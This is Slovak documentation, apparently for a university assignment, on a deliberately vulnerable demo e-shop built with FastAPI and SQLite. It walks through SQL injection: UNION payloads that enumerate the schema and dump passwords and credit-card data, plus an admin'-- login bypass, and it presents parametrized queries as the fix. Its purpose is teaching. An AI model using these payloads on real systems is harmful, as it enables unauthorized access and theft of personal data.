Dokumentacia ku druhemu zadaniu

BabyShop je účelová webová aplikácia vytvorená na demonštráciu SQL Injection útoku. Simuluje jednoduchý e-shop s detskými kočíkmi, kde je používateľovi umožnené prehľadávať kočiariky, vyhľadávať ich a prihlasovať sa do systému. Toto sú základné úkony, ktoré bude útočník využívať pre získavanie neprístupných dát systému pomocou SQL injekcie.

Aplikacia obsahuje dve paralelne verzie kazdeho endpointu:

- VULNERABLE – zranitelna verzia (vstup vlozeny priamo do SQL)
- SECURE – zabezpecena verzia (parametrizovane dotazy)




Tymto sposobom je mozne na jednom mieste porovnat spravanie zranitelneho a bezpecneho kodu.

Simulacia utoku - postup

Utocnik zvycajne nepozna nazvy tabuliek takze ich potrebuje najprv zistit cez SQLite systemovu tabulku sqlite_master. Do /vulnerable/search teda zranitelnej podstranky vlozi vstup:

' UNION SELECT name, sql, 1, 1 FROM sqlite_master WHERE type='table'--

ktory pre kazdy tabulku vrati jej CREATE TABLE statement s presnymi nazvami stlpcov.


Search: ' UNION SELECT name, sql, 1, 1 FROM sqlite_master WHERE type='tal Search

ID	nazov	cena	popis
customers	CREATE TABLE customers (id INTEGER PRIMARY KEY AUTOINCREMENT, f_name TEXT NOT NULL, last_name TEXT NOT NULL, email TEXT NOT NULL, phone TEXT, address TEXT, credit_card TEXT, date_of_birth TEXT)	1	1
orders	CREATE TABLE orders (id INTEGER PRIMARY KEY AUTOINCREMENT, customer_id INTEGER NOT NULL, product_id INTEGER NOT NULL, order_date TEXT NOT NULL, quantity INTEGER DEFAULT 1, FOREIGN KEY (customer_id) REFERENCES customers(id), FOREIGN KEY (product_id) REFERENCES prod(id))	1	1
prod	CREATE TABLE prod (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT NOT NULL, price REAL NOT NULL, desc TEXT)	1	1
sqlite_sequence	CREATE TABLE sqlite_sequence(name,seq)	1	1
users	CREATE TABLE users (id INTEGER PRIMARY KEY AUTOINCREMENT, username TEXT NOT NULL UNIQUE, password TEXT NOT NULL, role TEXT DEFAULT 'user')	1	1

Používateľovi bude vrátený zoznam, v ktorom sa pre každú tabuľku vráti jej CREATE TABLE statement s presnými názvami stĺpcov, ako je možné vidieť vyššie.


Je tomu tak preto, lebo aplikácia vstup používateľa berie ako obyčajný text a bez akejskoľvek kontroly ho spojí s pripraveným SQL reťazcom. Výsledný dotaz sa následne odosle priamo do databázy na vykonanie. Útočník teda môže do vstupného poľa zadať nie len hľadaný výraz, ale aj ľubovoľný SQL kód – napríklad uzavrieť pôvodný reťazec apostrofom, pridať vlastný dotaz cez UNION a zvyšok originálneho dotazu zakomentovať pomocou '--'. Databáza tento manipulovaný reťazec prijme a vykoná ako platný SQL príkaz, pričom vráti dáta, ktoré neboli nikdy určené pre bežného používateľa.

UNION Injection – krádež hesiel

Keď už používateľ má informácie o formáte a názvoch tabuliek, je mu umožnené na ne volať dotazy. Pri krádeži hesiel mu stačí v rovnakom vyhľadávaní zavolať:

' UNION SELECT id, username, password, role FROM users--

a bude mu zobrazený zoznam používateľských informácií vo formáte, v akom sú uložené v databáze.



Search: ' UNION SELECT id, username, password, role FROM users-- Search

ID	nazov	cena	popis
1	Kocik Maxi Cosi Zelia	290.0	lahky kombi kocik 3v1
1	admin	tajneheslo123	admin
2	Kocik Bugaboo Fox 5	1200.0	premiovy kocik odpruzeny podvozok mega top stav radsej osobny odber
2	jan	heslo456	user
3	Kocik Joie Mytrax Flex	450.0	skladaci kocik s otocnou sedackou
3	palo1	heslo456	user
4	Kocik Chicco Trio Best Friend	350.0	trio system autosedacka chicco
4	marek1	heslo456	user
5	Kocik Silver Cross Wave	890.0	tandem pre 2 deti
5	hetes1	heslo456	user


V našom prípade sú heslá odkryté pre názornú ukážku.

Rovnako nebezpečné môže byť získanie citlivých informácií o zákazníkoch, ako sú ich adresy, telefónne čísla či čísla kreditných kariet. Na dosiahnutie ziadaneho staci pouzivatelovi len zmenit dotaz nasledovne:

' UNION SELECT id, f_name, credit_card, email FROM customers–



Podobným scenárom sa dá vyhnúť napríklad použitím regulárnych výrazov (regexu) na odstránenie škodlivých dotazov. To však nie je vždy úplne bezpečné riešenie, keďže možností dopytovania je veľa a často sa menia. Vhodným riešením je preto použitie parametrizovaných dotazov, ako ukazuje zabezpečená verzia aplikácie. Namiesto priameho vkladania vstupu do reťazca sa použije otáznik '?' ako zastupupujúci symbol (placeholder) a samotná hodnota sa odovzdá databáze oddelene. Databázový engine ju potom spracuje striktne ako dátový reťazec bez ohľadu na to, či obsahuje apostrofy, pomlčky alebo akýkoľvek iný SQL znak.



Login Bypass je technika, pri ktorej útočník získava prístup do systému bez toho, aby poznal správne heslo. Využíva sa najčastejšie pri admin paneloch, interných nástrojoch alebo kdekoľvek, kde existuje prihlasovací formulár napojený na SQL databázu.

Prihlasovacia logika zvyčajne funguje tak, že aplikácia postaví SQL dotaz zo zadaného mena a hesla a overuje, či taký záznam v databáze existuje. Ak útočník vie meno

existujúceho používateľa (napr. 'admin', čo je bežný default), môže pomocou SQL injection vyradiť podmienku overovania hesla úplne.

V aplikacii staci prejst do podstranky vulnerability login a zadat

Username: admin'--


Password: cokolvek


SQL ktory sa vykona:

SELECT * FROM users WHERE username = 'admin'--' AND password = '...'

Apostrof za 'admin' uzavrie reťazec s menom, '--' zakomentuje zvyšok dotazu vrátane podmienky AND password = '...'. Databáza teda overí už len meno a heslo sa vôbec nekontroluje. Prihlásenie prebehne úspešne a aplikácia vráti údaje adminského účtu napriek tomu, že heslo nebolo zadané správne.

V reálnom prostredí by útočník po úspešnom bypasse získal prístup k adminskému rozhraniu, mohol by meniť dáta, exportovať záznamy alebo ďalej eskalovať útok.





Zabezpečená verzia: reťazec 'admin'--' sa hľadá doslova ako hodnota stĺpca username. Žiadny záznam s takýmto menom neexistuje = prihlásenie zlyhá.

1. Systémové informácie

Použitý stack

Komponent	Technológia / Knižnica	Popis
Jazyk	Python 3.x	Hlavný programovací jazyk
Web framework	FastAPI 0.111.0	Backendový framework
ASGI server	Uvicorn 0.29.0	Webový server pre spracovanie HTTP požiadaviek
Šablóny	Jinja2 3.1.4	Server-side rendering HTML stránok
Formuláre	python-multipart 0.0.9	Spracovanie dát z HTML formulárov
Databáza	SQLite 3	Vstavaná databáza (bez potreby externej DB)
Frontend	HTML + inline CSS	Výkon bez nutnosti JavaScriptových frameworkov

Spustenie aplikácie

Inštalácia závislostí:

Bash

```
None
pip install -r requirements.txt
```

Spustenie vývojového servera:

Bash

```
None
uvicorn main:app --reload
```

Aplikácia beží na adrese: `http://localhost:8000`

2. Štruktúra súborov

Plaintext

```
None
baby-shop/
├── main.py          – FastAPI aplikácia, všetky endpointy
├── database.py      – inicializácia DB, get_db() helper
├── shop.db          – SQLite databáza (generovaná pri štarte)
├── requirements.txt – Python závislosti
└── templates/
    ├── index.html   – hlavná stránka, zoznam produktov
    ├── search.html  – stránka vyhľadávania
    └── login.html   – stránka prihlásenia
```

3. Databázová štruktúra (Tabuľky)

- **`prod`**
  - **Stĺpce:** `id`, `name`, `price`, `desc`
  - **Popis:** Obsahuje produkty (kočíky) zobrazené na hlavnej stránke.
- **`users`**
  - **Stĺpce:** `id`, `username`, `password`, `role`
  - **Popis:** Používatelia systému vrátane admina s plaintext heslami (úmyselne – na ukážku krádeže údajov cez SQL injection).
- **`customers`**
  - **Stĺpce:** `id`, `f_name`, `last_name`, `email`, phone, `address`, `credit_card`, `date_of_birth`
  - **Popis:** Citlivé údaje zákazníkov – cieľová tabuľka pre útok č. 2.
- **`orders`**
  - **Stĺpce:** `id`, `customer_id`, `product_id`, `order_date`, `quantity`
  - **Popis:** Objednávky – prepojenie tabuliek `customers` a `prod`.

Poznámka: Databáza sa vytvorí automaticamente pri každom štarte aplikácie (`init_db`). Pre reset databázy stačí vymazať súbor `shop.db` a reštartovať aplikáciu.

4. Prehľad endpointov

Metóda	Endpoint	Popis / Bezpečnosť
GET	/	Zoznam produktov (index)
GET	/vulnerable/search	Vyhľadávanie (**Zraniteľné**)
GET	/secure/search	Vyhľadávanie (**Zabezpečené**)
GET	/vulnerable/login	Prihlasovací formulár (**Zraniteľný**)
POST	/vulnerable/login	Spracovanie prihlásenia (**Zraniteľné**)
GET	/secure/login	Prihlasovací formulár (**Zabezpečený**)
POST	/secure/login	Spracovanie prihlásenia (**Zabezpečené**)